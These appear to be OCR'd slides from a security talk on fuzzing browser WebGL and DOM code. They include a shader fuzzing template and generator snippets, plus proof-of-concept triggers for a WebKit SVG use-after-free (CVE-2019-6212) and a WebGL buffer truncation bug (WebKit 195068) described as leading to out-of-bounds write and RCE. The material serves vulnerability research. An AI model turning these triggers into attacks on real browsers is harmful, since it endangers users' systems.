    https://www.zerodayinitiative.com/advisories/ZDI-16-224/

WebGL attack surface

- Graphics proxy (OpenGL API bindings) bugs, *depending on browser implementation*
  - Library API misuses




  - Pwn2own 2015 Chrome exploit by lokihardt

https://bugs.chromium.org/p/chromium/issues/detail?id=468936

Chrome is special

- A isolated GPU process completes WebGL tasks
  - Less restrictions on accesses to the kernel



WebGL fuzzing template

```
<html>
<script id="vshader" type="x-shader/x-vertex">

</script>

<script id="fshader" type="x-shader/x-fragment">

</script>

<body>
<canvas id="canvas1"></canvas>
<script>

var canvas = document.getElementById('canvas1');
var gl = canvas.getContext('webgl');

var vShader = gl.createShader(gl.VERTEX_SHADER);
var vShaderScript = document.getElementById('vshader');
gl.shaderSource(vShader, vShaderScript.text);
gl.compileShader(vShader);

var fShader = gl.createShader(gl.FRAGMENT_SHADER);
var fShaderScript = document.getElementById('fshader');
gl.shaderSource(fShader, fShaderScript.text);
gl.compileShader(fShader);

var program = gl.createProgram();
gl.attachShader(program, vShader);
gl.attachShader(program, fShader);
gl.linkProgram(program);
gl.useProgram(program);

</script>
</body>
</html>
```

← vertex shader

← fragment shader

← API calls

Shaders

- Vertex shader
  - Describes the composition of a shape (i.e., the *positions* of the *vertices*)

```
<script id="vshader" type="x-shader/x-vertex">
void main() {
    gl_Position = vec4(0.0, 0.0, 1.0, 1.0);
}
</script>
```

Shaders

- Fragment shader
  - Describes the color, texture and lighting of a shape

```
<script id="fshader" type="x-shader/x-fragment">
#ifdef GL_ES
precision mediump float;
#endif

void main() {
    gl_FragColor = vec4(1.0,0.0,1.0,1.0);
}
</script>
```

Shaders

- C-alike programs
  - Limited number of variables
  - Strong typing
    - Limited types
  - if/for/while statements
    - break/continue
  - Vector/Matrix indexing
    - Static length
    - Bound checks
  - Vector/Matrix arithmetic operations

fuzzer

```
const normalTypes = [
    "int", "bool",
    "ivec2", "ivec3", "ivec4",
    "bvec2", "bvec3", "bvec4",
    "mat2", "mat3", "mat4",
    "intarr", "floatarr", "boolarr",
    "vec2arr", "vec3arr", "vec4arr",
    "ivec2arr", "ivec3arr", "ivec4arr",
    "bvec2arr", "bvec3arr", "bvec4arr",
    "mat2arr", "mat3arr", "mat4arr"
];
```

Shaders

- Variable qualifiers for particular usages
  - Attributes
  - Uniforms
  - Textures
  - Varyings
- Internal variables (e.g., gl_Position)
- Check specification for more details
  - *WebGL Programming Guide*

An example

- DOM API calls interact with shader programs

vertex shader

```
attribute vec4 a_position;
uniform vec4 u_offset;

void main() {
   gl_Position = a_position + u_offset;
}
```

script

```
// gl: WebGLRenderingContext
// program: WebGLProgram
var offsetLoc = gl.getUniformLocation(program, "u_offset");
gl.uniform4fv(offsetLoc, [1, 0, 0, 0]);
```

Building random shaders

- Assignment patterns only
  - (qualifier) <type specifier> <identifier> (= expression)
  - <LVal> (= expression)
- Type-based assignment generation
  - Randomly generate LHS with type *t*
  - Generate RHS expression given type *t*
- Bias on selecting internal variables

Example: building an *int* expression

fuzzer

```
const intExpBuilder = function(ctx, step) {
  let choices = step > 1 ? 7 : 2;
  switch (Random.number(choices)) {
    case 0:
      // int variable
    case 1:
      // const int
    case 2:
      // intarr[x]
    case 3:
      // vec[x]
    case 4:
      // intExp +|-|*|/ intExp
    case 5:
      // (int)(floatExp)
    case 6:
      // (int(boolExp)
  }
}
```

Building random API calls

- Context for generating API calls includes:
  - Qualified variables in the shaders
    - uniforms/attributes/varyings
  - WebGL object status (live?)
    - WebGL(Buffer/Framebuffer/Renderbuffer)
      - isBound?
    - WebGLQuery
    - WebGLSampler
    - WebGLVertexArrayObject

    etc.
- We omit generation details here

DOM bug studies

CVE-2019-6212

SVGElement use-after-free

PoC

```
<body onload="fuzzer()">
<script>
function fuzzer() {
    var svg = document.createElementNS("http://www.w3.org/2000/svg", "svg");
    var view = svg.currentView;
    svg.pauseAnimations();
    svg = null; free
    gc();
    var rect = document.createElementNS("http://www.w3.org/2000/svg", "rect");
    var viewBox = view.viewBox; use
}
</script>
```

CVE-2019-6212

SVGViewSpec implements SVGFitToViewBox

Patch1

```
// Source/WebCore/svg/SVGViewSpec.h
class SVGViewSpec final : public RefCounted<SVGViewSpec>, public SVGFitToViewBox, public SVGZoomAndPan {
  //...
  private:
-   SVGElement* m_contextElement;
+   WeakPtr<SVGElement> m_contextElement;
```

SVGViewSpec elements fail to reflect the state of an underlying SVGElement

- *m_contextElement* is freed while SVGViewSpec is still active

CVE-2019-6212

Patch2

```
// Source/WebCore/bindings/js/JSSVGViewSpecCustom.cpp
void JSSVGViewSpec::visitAdditionalChildren(JSC::SlotVisitor& visitor)
{
    ASSERT(wrapped().contextElementConcurrently().get());
    visitor.addOpaqueRoot(root(wrapped().contextElementConcurrently().get()));
}
```

- Marking in GC now recognizes the relevant SVGElement as long as the SVGViewSpec is active

```
<html>
<script id="vshader" type="x-shader/x-vertex">
attribute float a_v6;
void main () {
    a_v6;
}
</script>
<script id="fshader" type="x-shader/x-fragment">
void main() {}
</script>
<body>
<canvas id="canvas1"></canvas>
<script>
var canvas = document.getElementById('canvas1');
var gl = canvas.getContext('webgl');
// attach shaders and link the program
// ...
var gl_v514 = gl.createBuffer();
gl.bindBuffer(gl.ELEMENT_ARRAY_BUFFER, gl_v514);
gl.bufferData(gl.ELEMENT_ARRAY_BUFFER,    0xf000000000, gl.STREAM_DRAW);
gl.bufferSubData(gl.ELEMENT_ARRAY_BUFFER, 0x4141414141, new ArrayBuffer(0x100));
</script>
</body>
</html>
```

WebKit Bug 195068

WebKit Bug 195068

```
// https://github.com/WebKit/webkit/blob/master/Source/WebCore/html/canvas/WebGLBuffer.cpp#L68
bool WebGLBuffer::associateBufferDataImpl(const void* data, GC3Dsizeiptr byteLength) {
// ...
switch (m_target) {
    case GraphicsContext3D::ELEMENT_ARRAY_BUFFER:
        m_byteLength = byteLength;
        clearCachedMaxIndices();
        if (byteLength) {
            m_elementArrayBuffer = ArrayBuffer::tryCreate(byteLength, 1); [*]
            if (!m_elementArrayBuffer) {
                m_byteLength = 0;
                return false;
            }
            if (data) {
                // We must always clone the incoming data because client-side
                // modifications without calling bufferData or bufferSubData
                // must never be able to change the validation results.
                memcpy(m_elementArrayBuffer->data(), data, byteLength);
            }
```

[*]: byteLength is a 64bit uint

WebKit Bug 195068

```
RefPtr<ArrayBuffer> ArrayBuffer::tryCreate(unsigned numElements, unsigned elementByteSize)
{
    return tryCreate(numElements, elementByteSize, ArrayBufferContents::ZeroInitialize);
}
```

- Invalid truncation to 32bit unit
- Allocation size is much smaller than the stored size value

WebKit Bug 195068

```
// https://github.com/WebKit/webkit/blob/master/Source/WebCore/html/canvas/WebGLBuffer.cpp#L121
bool WebGLBuffer::associateBufferSubDataImpl(GC3Dintptr offset, const void* data, GC3Dsizeiptr byteLength)
{
    if (!data || offset < 0 || byteLength < 0)
        return false;

    if (byteLength) {
        Checked<GC3Dintptr, RecordOverflow> checkedBufferOffset(offset);
        Checked<GC3Dsizeiptr, RecordOverflow> checkedDataLength(byteLength);
        Checked<GC3Dintptr, RecordOverflow> checkedBufferMax = checkedBufferOffset + checkedDataLength;
        if (checkedBufferMax.hasOverflowed() || offset > m_byteLength || checkedBufferMax.unsafeGet() > m_byteLength) <--
this check can be bypassed                                                    [*]
            return false;
    }

    switch (m_target) {
    case GraphicsContext3D::ELEMENT_ARRAY_BUFFER:
        clearCachedMaxIndices();
        if (byteLength) {
            if (!m_elementArrayBuffer)
                return false;
            memcpy(static_cast<unsigned char*>(m_elementArrayBuffer->data()) + offset, data, byteLength); <-- oob write
        }
```

[*]: m_byteLength = 0xf00000000 >> 0x41414141

- Write arbitrary values at arbitrary offsets → RCE
- Triggerable on Linux only
  - The OpenGL library on mac does not support a WebGL buffer of more than 4G

Acknowledgement

Insu Yun
Taesoo Kim

Ivan Fratric (Domato)
MWR Labs

Thanks!